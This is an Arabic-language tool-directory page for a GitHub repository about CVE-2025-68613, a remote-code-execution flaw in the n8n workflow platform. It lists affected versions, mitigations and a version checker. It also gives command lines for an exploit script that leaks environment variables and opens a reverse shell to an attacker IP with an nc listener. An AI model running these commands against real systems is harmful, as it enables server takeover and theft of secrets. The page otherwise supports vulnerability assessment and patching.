
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/sahilccras/blackash-cve-2025-68613
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليمتطوير الحمولات
GitHubsahilccras/blackash-cve-2025-68613

Blackash-CVE-2025-68613

CVE-2025-68613

عرض المستودع
131منذ 11 أشهرلم تتم المراجعة بعد
مشاركة

🚨 CVE-2025-68613 — ثغرة RCE حرجة في n8n

n8nblog

الخطورة: 🔴 حرجة الأثر: تنفيذ تعليمات برمجية عن بُعد المنصة المتأثرة: n8n (أتمتة سير العمل)


🧩 نظرة عامة

تُعد CVE-2025-68613 ثغرة أمنية حرجة في n8n، وهي منصة أتمتة سير عمل مفتوحة المصدر. تسمح هذه الثغرة لمهاجم مُصادَق بتنفيذ تعليمات برمجية عشوائية على الخادم عبر استغلال طريقة تقييم تعبيرات سير العمل.


🎯 تفاصيل الثغرة

  • النوع: حقن التعبيرات → تنفيذ تعليمات برمجية عن بُعد
  • CWE: CWE-913 — التحكم غير السليم في موارد التعليمات البرمجية المُدارة ديناميكيًا
  • متجه الهجوم: الشبكة
  • الصلاحيات المطلوبة: منخفضة (مستخدم مُصادَق)
  • تفاعل المستخدم: لا شيء
  • النطاق: متغيّر

💥 لماذا هي خطيرة؟ يتم تقييم التعبيرات الخبيثة في سياق غير معزول بشكل صحيح، مما يتيح الوصول إلى بيئة التشغيل الأساسية.


🧨 الأثر المحتمل

G8vg8GbXkAAJan2

إذا تم استغلالها، يمكن للمهاجم القيام بما يلي:

  • 🖥️ تنفيذ أوامر نظام عشوائية
  • 🔐 سرقة بيانات الاعتماد والرموز والأسرار
  • 🧬 تعديل سير العمل أو زرع أبواب خلفية فيه
  • 📤 تسريب بيانات حساسة
  • 💣 اختراق مضيف n8n بالكامل

يعمل الهجوم بصلاحيات مطابقة لصلاحيات خدمة n8n، مما يضاعف أثره.


📊 مقاييس الخطورة

المقياسالقيمة
CVSS v3.1~9.9–10.0
السريةعالية
التكاملعالية
التوفرعالية

➡️ المصادقة مطلوبة، لكن لا يلزم وصول إداري.


🧪 الإصدارات المتأثرة

🚫 الهشة:

  • 0.211.0 → 1.120.3
  • 1.121.0

✅ المصحّحة:

  • 1.120.4
  • 1.121.1
  • 1.122.0 والإصدارات الأحدث

🛠️ المعالجة والتخفيف

✅ الموصى به (الخيار الأفضل)

  • قم بالترقية فورًا إلى إصدار مُصحّح

⚠️ تقليل المخاطر مؤقتًا

(لا يزيل الثغرة بالكامل)

  • قيّد إنشاء/تعديل سير العمل على المستخدمين الموثوقين فقط
  • شغّل n8n بأدنى صلاحيات نظام
  • اعزل الخدمة (حاويات، آلة افتراضية، نظام ملفات مقيّد)
  • قلّل التعرض للشبكة (VPN، قواعد جدار الحماية)
  • فعّل التسجيل وراقب تغييرات سير العمل

🧠 مرجع سريع

الفئةالمعلومات
معرّف CVECVE-2025-68613
المنتجn8n
فئة الثغرةحقن التعبيرات
النتيجةتنفيذ تعليمات برمجية عن بُعد
الوصول المطلوبمستخدم مُصادَق
الإصلاح متاحنعم


✅ CVE-2025-68613.py — فاحص الإصدار والتعرض عن بُعد (آمن)

🧪 مثال على الاستخدام

sudo python3 CVE-2025-68613.py -u http://127.0.0.1:5678

مثال على المخرجات

[+] Target: http://127.0.0.1:5678
[+] Possible n8n detected at /
[+] Detected version: 1.120.2

--- Result ---
🚨 VULNERABLE
Target version is affected by CVE-2025-68613

كيف أشغّل هذا السكربت؟

  1. قم بتنزيل وتثبيت Nuclei.
  2. استنسخ هذا المستودع إلى نظامك المحلي.
  3. شغّل الأمر التالي:
┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -u http://targets:5678

أو إذا كنت تريد فحص قائمة من المضيفين، نفّذ:

┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -l targets.txt

مثال على المخرجات

nuclei

أمثلة على الاستخدام:

  • تسريب متغيرات البيئة:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload env_leak

  • الحصول على معلومات المستخدم:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload id

  • صدفة عكسية (شغّل المستمع أولاً: nc -lvnp 4444):
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload reverse_shell --attacker_ip YOUR_IP --attacker_port 4444

هذا السكربت مخصص لاختبار الأمان المصرح به فقط على الأنظمة التي تملكها أو لديك إذن صريح لاختبارها.


⚠️ إخلاء مسؤولية ⚠️

🔒 هذا السكربت هو استغلال إثبات المفهوم (PoC) لثغرة CVE-2025-68613 في n8n.

📚 يُقدَّم لأغراض تعليمية فقط ولاختبار الأمان المصرح به فقط.

🛡️ استخدمه حصريًا على الأنظمة التي تملكها أو تتحكم بها أو لديك إذن كتابي صريح لاختبارها.

🚫 الاستخدام غير المصرح به ضد أي نظام غير قانوني وقد ينتهك القوانين (مثل قوانين الاحتيال وإساءة استخدام الحاسوب).

❌ لا يتحمل المؤلف وأي أطراف مرتبطة به أي مسؤولية عن إساءة الاستخدام أو الضرر أو العواقب القانونية.

✅ استخدمه بمسؤولية وأخلاقيًا وبتوافق كامل مع جميع القوانين واللوائح المعمول بها.

🔐 إذا كنت تجري اختبار اختراق، فتأكد من توفر التفويض المناسب (مثل قواعد الاشتباك).

🛠️ قد يستخدم باحثو الأمان هذا السكربت للتحقق من الثغرات وتشجيع التصحيح في الوقت المناسب.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    394
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    254

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →